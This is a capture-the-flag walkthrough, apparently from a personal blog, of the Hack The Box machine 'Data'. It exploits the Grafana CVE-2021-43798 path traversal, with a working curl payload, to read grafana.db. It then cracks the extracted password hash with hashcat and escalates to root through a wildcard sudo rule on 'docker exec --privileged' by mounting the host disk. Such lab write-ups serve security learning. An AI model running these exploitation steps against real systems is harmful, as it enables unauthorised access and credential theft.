Machine Link : https://app.hackthebox.com/machines/Data
# Enumeration
- let’s start with the nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/data]
└─$ nmap -sC -sV -p- 10.129.234.47 --min-rate=4000 -oN=data.nmap
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-21 08:35 -0400
Nmap scan report for 10.129.234.47
Host is up (0.46s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 63:47:0a:81:ad:0f:78:07:46:4b:15:52:4a:4d:1e:39 (RSA)
| 256 7d:a9:ac:fa:01:e8:dd:09:90:40:48:ec:dd:f3:08:be (ECDSA)
|_ 256 91:33:2d:1a:81:87:1a:84:d3:b9:0b:23:23:3d:19:4b (ED25519)
3000/tcp open http Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
|
- only two tcp ports are open
- port 22 for ssh
- port 3000 Grafana

- here’s what i see on port 3000 , with the page title
Welcome to Grafana
- and i see version number at the buttom of the page
v8.0.0 - which i also try to recheck via
whatweb utility, which also shows the same(Obviously :) .
1
2
3
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/data]
└─$ whatweb http://10.129.234.47:3000/login
http://10.129.234.47:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.0.0], HTML5, IP[10.129.234.47], Script[text/javascript], Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
|


- i quickly look for any public cve or related exploit for this version
- and i found one related to the Directory Traversal .
- and for reference CVE number is
CVE-2021-43798 - after that i look for exploit on github and found one ..
1
| https://github.com/hupe1980/CVE-2021-43798
|
- after running exploit , i am able to get the content of the
/etc/passwd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/CVE-2021-43798]
└─$ python3 exploit.py http://10.129.234.47:3000/ /etc/passwd
[+] Trying path http://10.129.234.47:3000/public/plugins/loki/../../../../../../../../../../../../../etc/passwd
[+] File content:
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
[+] Done
|
- after that i know i have to look for the file where this software store password or like credentials …..
- and quickly find one names
/var/lib/grafana/grafana.db
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/CVE-2021-43798]
└─$ python3 exploit.py http://10.129.234.47:3000/ /var/lib/grafana/grafana.db
[+] Trying path http://10.129.234.47:3000/public/plugins/mysql/../../../../../../../../../../../../../var/lib/grafana/grafana.db
[+] File content:
temp_user usealert_rule_tag
œÁœ'borisboris@data.vl+ adminadmin@localhost
3borisboris@data.vlborisdc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8LCBhdtJWjlmYl941ma8w2022-01-23 12:49:112022-01-23 123adminadmin@localhost7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8YObSoLj55ShLLY6QQ4Y62022-01-23 12:48:042022-01-23 12:48:502022-01-23 12:48:50
€Ì€'boris@data.vl+ admin@localhost
indexIDX_user_auth_user_iduser_authrCREATE INDEX `IDX_user_auth_user_id` ON `user_auth` (`user_id`)ÅpOÅ?indexIDX_user_auth_auth_module_auth_iduser_authqCREATE INDEX `IDX_user_auth_auth_module_auth_id` ON `user_auth` (`auth_module`,`auth_id`)
Å%#?dela8d414cadaab056bcd0a7efe73085c3b9e9501b6f457299625bda524438f93c3a8d414cadaab056bcd0a7efe73085c3b9e9501b6f457299625bda524438f93c3Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.010.10.1.254aÌN≤aÌN¨aÌN¨aÌN¨
ªE a8d414cadaab056bcd0a7efe73085c3b9e9501b6f457299625bda524438f93c3
ªE a8d414cadaab056bcd0a7efe73085c3b9e9501b6f457299625bda524438f93c3
¸
Ho5
|
| Field | User 1 (Boris) | User 2 (Admin) |
|---|
| Username | boris | admin |
| Email | boris@data.vl | admin@localhost |
| Full Password Hash | dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8 | 7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8 |
| Full Salt Value | LCBhdtJWjlmYl941ma8w | YObSoLj55ShLLY6QQ4Y6 |
| Login Timestamp | 2022-01-23 12:49:11 | 2022-01-23 12:48:50 |
| Created Timestamp | 2022-01-23 12:49:11 | 2022-01-23 12:48:04 |
| Updated Timestamp | 2022-01-23 12:49:11 | 2022-01-23 12:48:50 |
- quickly seprate everything in the table with the help of ai (Obviously :)
- i also downloded the file
1
2
3
4
5
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/data]
└─$ curl 'http://10.129.234.47:3000/public/plugins/zipkin/../../../../../../../../var/lib/grafana/grafana.db' --path-as-is --output grafana.db
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 584.0k 100 584.0k 0 0 155.9k 0 00:03 00:03 154.2k
|

- i also opened this file in the kali default software …
- here we can separate boris user from this
1
2
3
4
| name : boris@data.vl
password : dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8
salt : LCBhdtJWjl
rand : mYl941ma8w
|
- you can also see this data in the terminal
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| ┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/data]
└─$ sqlite3 grafana.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
alert login_attempt
alert_configuration migration_log
alert_instance org
alert_notification org_user
alert_notification_state playlist
alert_rule playlist_item
alert_rule_tag plugin_setting
alert_rule_version preferences
annotation quota
annotation_tag server_lock
api_key session
cache_data short_url
dashboard star
dashboard_acl tag
dashboard_provisioning team
dashboard_snapshot team_member
dashboard_tag temp_user
dashboard_version test_data
data_source user
library_element user_auth
library_element_connection user_auth_token
sqlite> select * from users;
Parse error: no such table: users
sqlite> select * from user;
1|0|admin|admin@localhost||7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8|YObSoLj55S|hLLY6QQ4Y6||1|1|0||2022-01-23 12:48:04|2022-01-23 12:48:50|0|2022-01-23 12:48:50|0
2|0|boris|boris@data.vl|boris|dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8|LCBhdtJWjl|mYl941ma8w||1|0|0||2022-01-23 12:49:11|2022-01-23 12:49:11|0|2012-01-23 12:49:11|0
sqlite>
|
# Getting User
- then i found a github repo which will turn this found grafana hash and salt value to hash which then be cracked using the hashcat …
1
| https://github.com/iamaldi/grafana2hashcat
|
- first store the hash and the satl value in a file ..
1
2
3
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/grafana2hashcat]
└─$ cat hash.txt
dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8,LCBhdtJWjl
|
- then run python file in the repo we clone
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/grafana2hashcat]
└─$ python3 grafana2hashcat.py hash.txt
[+] Grafana2Hashcat
[+] Reading Grafana hashes from: hash.txt
[+] Done! Read 1 hashes in total.
[+] Converting hashes...
[+] Converting hashes complete.
[*] Outfile was not declared, printing output to stdout instead.
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=
[+] Now, you can run Hashcat with the following command, for example:
hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
|
- save this converted hash into the another file and run this with hashcat ..
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/grafana2hashcat]
└─$ nano hash1.txt
┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/grafana2hashcat]
└─$ hashcat -m 10900 hash1.txt --wordlist /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i5-12450H, 3524/7049 MB (1024 MB allocatable), 6MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 513 MB (6886 MB free)
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:beautiful1
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0...O1Hag=
Time.Started.....: Sat Mar 21 09:31:21 2026 (0 secs)
Time.Estimated...: Sat Mar 21 09:31:21 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 5157 H/s (13.57ms) @ Accel:120 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1440/14344385 (0.01%)
Rejected.........: 0/1440 (0.00%)
Restore.Point....: 720/14344385 (0.01%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:9000-9999
Candidate.Engine.: Device Generator
Candidates.#01...: dreamer -> michel
Hardware.Mon.#01.: Util: 40%
Started: Sat Mar 21 09:31:20 2026
Stopped: Sat Mar 21 09:31:23 2026
|
- and our hash is cracked ..
- Here is little bit of context
- Grafana stores passwords using PBKDF2 with 10,000 iterations (usually). The hash you found is the hexadecimal representation of the derived key.( that’s why on hash conversion we see 10000 pop)
- Hashcat requires a specific input format for this mode:
sha256:iterations:salt:hash.
- as we have password for boris we will try to get this users’s shell via ssh …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
| ┌──(kali㉿kali)-[~/…/Hackthebox/Labs/data/grafana2hashcat]
└─$ ssh boris@10.129.234.47
The authenticity of host '10.129.234.47 (10.129.234.47)' can't be established.
ED25519 key fingerprint is: SHA256:kKsFY4lOfr5Romb/aAy0GtkTZTFbOGC5rZwkh4dGx+s
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.234.47' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
boris@10.129.234.47's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sat Mar 21 13:32:42 UTC 2026
System load: 0.02 Processes: 207
Usage of /: 38.2% of 4.78GB Users logged in: 0
Memory usage: 14% IP address for eth0: 10.129.234.47
Swap usage: 0% IP address for docker0: 172.17.0.1
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
122 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at
https://ubuntu.com/18-04
Last login: Wed Jun 4 13:37:31 2025 from 10.10.14.62
boris@data:~$ whoami
boris
|
- and now we can grab the user flag …..
1
2
3
4
5
6
| boris@data:~$ls
user.txt
boris@data:~$ cat user.txt
f4f8172a5bb0a289bb**********
boris@data:~$
|
- i did run the linpeas scan and found some container running with the root privileges …
- so i confirmed this manually
1
2
3
| boris@data:~$ ps -auxww | grep namespace
root 1578 0.0 0.4 711456 8444 ? Sl 12:34 0:00 /snap/docker/1125/bin/containerd-shim-runc-v2 -namespace moby -id e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 -address /run/snap.docker/containerd/containerd.sock
boris 12396 0.0 0.0 14860 1048 pts/0 S+ 13:40 0:00 grep --color=auto namespace
|
1
2
| boris@data:~$ echo e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 | head -c 12 | xargs
e6ff5b1cbc85
|
- You took that long ID and trimmed it to the first 12 characters.
- because Docker usually identifies containers by the first 12 characters
- and i also find out that we can run docker with root privileges but there is retrained that need the command to run with
exec and there is wilcard which is not a good practise …
# Getting Root
1
2
3
4
5
6
| boris@data:~$ sudo -l
Matching Defaults entries for boris on localhost:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User boris may run the following commands on localhost:
(root) NOPASSWD: /snap/bin/docker exec *
|
- i logged into container with the root privileges with interactive terminal..
- Here is the command breakdown ….
- Command:
sudo /snap/bin/docker exec -it --user root --privileged e6ff5b1cbc85 /bin/bashexec -it: Open an interactive terminal inside the running container.--user root: Log in as the root user inside the container.--privileged: This is the key. This flag gives the container almost all the same capabilities as the host machine. It breaks the “isolation” and allows the container to see the host’s hardware (disks).
1
2
3
| boris@data:~$ sudo /snap/bin/docker exec -it --user root --privileged e6ff5b1cbc85 /bin/bash
bash-5.1# ls
LICENSE NOTICE.md README.md VERSION bin conf plugins-bundled public scripts
|
- then i run
fdisk -l to list the disk and find out that /dev/sda1 , which is the actual physical hard drive partition of the host machine , not the container …
1
2
3
4
5
6
7
8
| bash-5.1# fdisk -l
Disk /dev/sda: 6144 MB, 6442450944 bytes, 12582912 sectors
24672 cylinders, 255 heads, 2 sectors/track
Units: sectors of 1 * 512 = 512 bytes
Device Boot StartCHS EndCHS StartLBA EndLBA Sectors Size Id Type
/dev/sda1 4,4,1 1023,254,2 2048 10487807 10485760 5120M 83 Linux
/dev/sda2 1023,254,2 1023,254,2 10487808 12582911 2095104 1023M 82 Linux swap
|
- then i created a folder and “mounted” the host’s hard drive to it…
- because Now, when you look inside
/tmp/data, you aren’t looking at the container’s files; you are looking at the entire host operating system.
1
2
3
4
5
6
7
8
| bash-5.1# mkdir /tmp/data
bash-5.1# mount /dev/sda1 /tmp/data
bash-5.1# cd /tmp/data/root
bash-5.1# ls
root.txt snap
bash-5.1# cat root.txt
073a5b586a44b9a*****************
bash-5.1#
|
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter